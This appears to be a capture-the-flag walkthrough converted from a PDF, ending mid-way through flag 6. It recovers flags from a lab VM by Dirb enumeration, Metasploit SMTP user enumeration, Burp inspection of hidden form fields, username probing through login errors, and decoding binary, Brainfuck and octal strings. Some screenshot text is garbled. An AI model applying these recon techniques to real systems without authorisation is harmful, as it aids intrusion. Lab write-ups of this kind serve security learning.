

DO NOT STOP

---FLAG 1-----


>> Using Dirb, several hidden contents were found.

Looking at the size of the contents, I found the following with size > 0. These are:

- <http://192.168.202.132/control/>
- <http://192.168.202.132/control/js>
- <http://192.168.202.132/manual/en/index.html>

>> First flag was located within the /control source code

FL46_1:urh8fu3i039rfoy254sx2xtrs5wc6767w



The screenshot shows a Mozilla Firefox window with the URL <http://192.168.202.132/control/>. The page content is the source code of the /control page, which includes the flag `FL46_1:urh8fu3i039rfoy254sx2xtrs5wc6767w`.

```
43 }
44 .fluid-ratio-resize:after {
45   content: " ";
46   display: block;
47   width: 75%;
48   padding-top: 4.918%; /* slope */
49   height: 1000px; /* start height */
50 }
51 </style>
52 </head>
53 <body>
54
55 <div id="wrapper">
56
57   <!-- FL46_1:urh8fu3i039rfoy254sx2xtrs5wc6767w -->
58   <nav class="navbar navbar-inverse navbar-fixed-top" role="navigation">
59     <div class="navbar-header">
60       <a class="navbar-brand" href="#">Startmin</a>
61     </div>
62
63     <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
64       <span class="sr-only">Toggle navigation</span>
65       <span class="icon-bar"></span>
66       <span class="icon-bar"></span>
67       <span class="icon-bar"></span>
68     </button>
69
70     <!-- Top Navigation: Left Menu -->
71     <ul class="nav navbar-nav navbar-left navbar-top-links">
72       <li><a href="#"><i class="fa fa-home fa-fw"></i> DNS Control</a></li>
73     </ul>
74
75     <!-- Top Navigation: Right Menu -->
76     <ul class="nav navbar-right navbar-top-links">
77       <li><a href="#"><i class="fa fa-envelope fa-fw"></i> Mail</a></li>
78     </ul>
79
80   </nav>
```

---FLAG 2-----



A screenshot of a web browser window. The address bar shows two tabs: "http://192....ADME.MadBro" and "http://192.168.202.132/c...". The main content area displays a long binary string:

```
#####
# MadBro MadBro MadBro MadBro MadBro MadBro MadBro #
# M4K3 5UR3 2 S3TUP Y0UR /3TC/H05T5 N3XT T1M3 L0053R... #
# IT'S D0Not5topMe.ctf !!!! #
# IM 00T4 H33R.. #
# MadBro MadBro MadBro MadBro MadBro MadBro MadBro #
#####
FL101110_10:111101011101
1r101010q10svdfsxk1001i1
11ry100f10srtr1100010h10
```

FL101110_10:111101011101
1r101010q10svdfsxk1001i1
11ry100f10srtr1100010h10

>> The above as seen is written in binary format.
This on conversion from binary to decimal is translated to:

FL46_2:30931r42q2svdfsxk9i13ry4f2srtr98h2

---FLAG 3 -----


>> Using metasploit to enumeration caught the following banner

p.s: use auxiliary/scanner/smtp/smtp_enum

FL46_3:29dryf67uheht2r1dd4qppuey474svxya

---FLAG 4 -----


>> With the above hint, I edited my /etc/hosts file to the following below.



```
File Edit View Search Terminal Help
127.0.0.1      localhost
127.0.1.1not5topn kali
192.168.202.132 D0Not5topMe.ctf
# The following lines are desirable for IPv6 capable hosts Exploit-DB
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~ MegustaGameo
~ GameoGameoGameo
```

>> Now typing in the domain name ‘D0Not5topMe.ctf’ redirected me to a new site to explore.

>>I started burpsuite to display and highlight the hidden fields



MegustaGameo - User Control Panel - Register - Mozilla Firefox

MegustaGameo - User C... http://d0not5topme.ctf/u... http://d0not5topme.ctf/in... Preferences

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Your continued usage of "MegustaGameo" after changes mean you agree to be legally bound by these terms as they are updated and/or amended.

Our forums are powered by phpBB (hereinafter "they", "them", "their", "phpBB software", "www.phpbb.com", "phpBB Limited", "phpBB Teams") which is a bulletin board solution released under the "GNU General Public License v2" (hereinafter "GPL") and can be downloaded from www.phpbb.com. The phpBB software only facilitates internet based discussions; phpBB Limited is not responsible for what we allow and/or disallow as permissible content and/or conduct. For further information about phpBB, please see: <https://www.phpbb.com/>.

You agree not to post any abusive, obscene, vulgar, slanderous, hateful, threatening, sexually-orientated or any other material that may violate any laws be it of your country, the country where "MegustaGameo" is hosted or International Law. Doing so may lead to you being immediately and permanently banned, with notification of your Internet Service Provider if deemed required by us. The IP address of all posts are recorded to aid in enforcing these conditions. You agree that "MegustaGameo" have the right to remove, edit, move or close any topic at any time should we see fit. As a user you agree to any information you have entered to being stored in a database. While this information will not be disclosed to any third party without your consent, neither "MegustaGameo" nor phpBB shall be held responsible for any hacking attempt that may lead to the data being compromised.

I agree to these terms I do not agree to these terms

Hidden field [FLaR6yF1nD3rZ_html]

Hidden field [creation_time] 1502733225

Hidden field [form_token] cfc9ef3212eedc0a65b7fb67

Board index The team Delete all board cookies All times are UTC

Powered by phpBB® Forum Software © phpBB Limited

>> Entering random characters into the hidden field of 'FLaR6yF1nD3rZ_html' took me to a registration site

Mozilla Firefox

http://d0not...1nD3rZ_html http://d0not5topme.ctf/u... http://d0not5topme.ctf/in... Preferences

d0not5topme.ctf/FLaR6yF1nD3rZ_html

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

```
+++++ +++[- >++++ +++++< ]>+++ ++++. +++++ .<+++ +[-> - - -< ]>---- - - - .
++.<+ ++++++ [->+ +++++< ]>+++ ++.<+ ++++++ [-> - - - -< ]>---- - - - . ++++++
+.<++ ++++++ [>++ ++++++ <]>++ +.<++ ++++++ [>-- - - - -< ]>---- - - - -
- .++. <++++ ++[-> ++++++ <]>+ ++++++ ++++++. <++ +[-> ++++++ <]>+ +++. <++
+++++ +[-> - - - -< ]>---- .<+++ ++++++ [>++ ++++++ <]>+ .++++ ++.<+
+++++ +[-> - - - -< ]>---- .<+++ ++++++ [->++ ++++++ <]>+ ++++++ ++++++ +++++.
<+++[-> - - - -< ]>---- .<+++++ ++[> - - - -< ]> .++ . - - - .++ ++++++
+.-. - - - .<+++++ ++[-> ++++++ <]> - - - .++ +++. +++. ++++++ +++. <++++
++[-> - - - -< ]>---- - - - - .<+++++ ++[-> ++++++ <]> +++++
.<+++ [->++ +<]>+ .++. - - .<+++ +++++[ -> - - - -< ]>---- - - - -<
```

The screenshot shows two main sections. On the left is the 'dCode Brainfuck' interface with a search bar for tools and a Brainfuck interpreter. The interpreter has fields for 'BRAINF*CK CODE TO INTERPRET' and 'ARGUMENT', with an 'EXECUTE' button. On the right is a 'Brainfuck Encoder' section with a field for 'PLAINTEXT TO CODE IN BRAINF**K' containing the text 'dCode Brainfuck'.

So here comes the another flag:

'FL46_4:n02bv1rx5se4560984eedchjs72hsusu9'

---FLAG 5 -----

>> Whilst exploring the site, I clicked on ‘register’ and ‘I accept the terms and conditions’ led me to the following sql error page and there I found the admin E-mail ‘Megusta@G4M35.ctf’. Also I believe I can use the name ‘Megusta’ as a username on the login page.

The screenshot shows a browser window with a 'General Error' message. The URL in the address bar is 'd0not5topme.ctf/ucp.php?mode=register&sid=e2519934bd4ad75d04b4a6ca14ec4760'. The page content includes the title 'General Error', an SQL ERROR [mysqli] message, and a note about getting error 28 from storage engine [1030]. It also states that an SQL error occurred while fetching the page and provides contact information for the Board Administrator. At the bottom, it says 'Powered by phpBB® Forum Software © phpBB Limited'.

MegustaGameo - User Control Panel - Register - Mozilla Firefox

Connecting... http://d0not5topme.ctf/u... x http://d0not5topme.ctf/in... x Preferences x +

Back i d0not5topme.ctf/ucp.php?mode=register&sid=fe9459af446c7fcf61c5a4d0b3250729 Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Quick links ? FAQ

Board index

MegustaGameo - Registration

The entered email domain has no valid MX record.

Username: Megusta
Length must be between 3 characters and 20 characters.

Email address: Megusta@G4M35.ctf

Password: *****
Must be between 6 characters and 100 characters.

Confirm password: *****

Language: British English

My timezone: UTC+01:00 - 14 Aug 2017, 19:11
Africa/Algiers

Reset Submit

>> I used the admin name to login. The site mentioned ‘incorrect password’ which means my username was validated as correct. Now to find the password

MegustaGameo - User C... x Preferences x +

Back i d0not5topme.ctf/ucp.php?mode=login&sid=e2519934bd4ad75d04b4a6ca14ec4760 Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

MegustaGameo GameoGameoGameo

Quick links ? FAQ

Board index

Login

You have specified an incorrect password. Please check your password and try again. If you continue to have problems please contact the Board Administrator.

Username: Megusta


Password: *****

Remember me
 Hide my online status this session

Login

>> Unfortunately nothing seemed to work


>> Knowing the email of Megusta which is 'Megusta@G4M35.ctf' , we can see that 'G4M35.ctf' is a possibility another domain name for this site. So editing /etc/hosts here once again.



```
komal@kali: /etc
File Edit View Search Terminal Help
komal@kali:/etc$ echo "192.168.202.132 g4m35.ctf" | sudo tee -a hosts
192.168.202.132 g4m35.ctf
komal@kali:/etc$ cat hosts
127.0.0.1      localhost
127.0.1.1      kali
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.202.132 g4m35.ctf
komal@kali:/etc$
```

>> while going through all the javascript source files, I found something interesting within the 'game.js' file which was found to be a link for another game.



```
//      var NUM_WOOSH_INSTANCES = 3;
//      var mWoosh = [];
//      var mLastWoosh = 0;
//      var mWooshPlaying = false;

/* Strings for UI ~~~~~*/
var getLevelString = function () {
    return mLevel ? 'LEVEL ' + mLevel : 'QUALIFYING LEVEL';
}

var Messages = {
    START: {
        title: getLevelString,
        text:  function () {return 'CLICK TO BEGIN';}
    },
    CRASH: {
        title: function () {return 'CRASHED';},
        text:  function () {return 'CLICK TO RETRY';}
    },
    GAME_OVER: {
        title: function () {return '/H3x6L64m3';},
        text:  function () {return 'CLICK TO START AGAIN';}
    },
    FINISH: {
        title: function () {return 'LEVEL COMPLETED';},
        text:  function () {return 'CLICK TO CONTINUE';}
    }
};
```


>> Hence, editing the /etc/hosts file once again we are now on the following link: <http://g4m35.ctf/H3x6L64m3/>

>> While Playing this game for a while, I could see some values displayed on the screen.

“\106\114\64\66\137\65\72\60\71\153\70\67\150\66\147\64\145\62\65\147\150\64\64\167\141\61\162\171\142\171\146\151\70\71\70\150\156\143\144\164”




>> These values was found out to be an octal code. Decoding it gave me the flag.


‘FL46_5:09k87h6g4e25gh44wa1rybyfi898hncdt’



---FLAG 6 -----

>> At losing the game, the game prints out ‘<HTTP://T3RM1N4L.CTF>’. Time to modify the /etc/hosts file again.





```
Player | Applications | Places | Terminal | Sat 20:25 | komal@kali: ~/Documents
File Edit View Search Terminal Help
komal@kali:~/Documents$ ls
kingmegusta.jpg megusta007.jpg rminal Help
komal@kali:~/Documents$ file kingmegusta.jpg
kingmegusta.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS5 Macintosh, datetim=2012:03:27 22:28:18], comment: "TWVHdXN0YUtpbmc6JDYkZTEuMk5jVW8kOTTZmtwVUhHMjVMRlp mQTVBYkpWWm", baseline, precision 8, 1280x1280, frames 3
komal@kali:~/Documents$ curl -F 'img_avatar=@/home/komal/test.jpg' http://a4m35.ctf/manual
53/tcp open 80 </body></html>
| dns- | komal@kali:~/Documents$
```

>> using command 'file', we can see that under the comment line its written:
'TWVHdXN0YUtpbmc6JDYkZTEuMk5jVW8kOTTZmtwVUhHMjVMRlp
mQTVBYkpWWm'

>> Also knowing its an EXIF standard we can see the whole comment unlike
the one shown using 'file' command.

```
komal@kali: ~/Documents
File Edit View Search Terminal Help
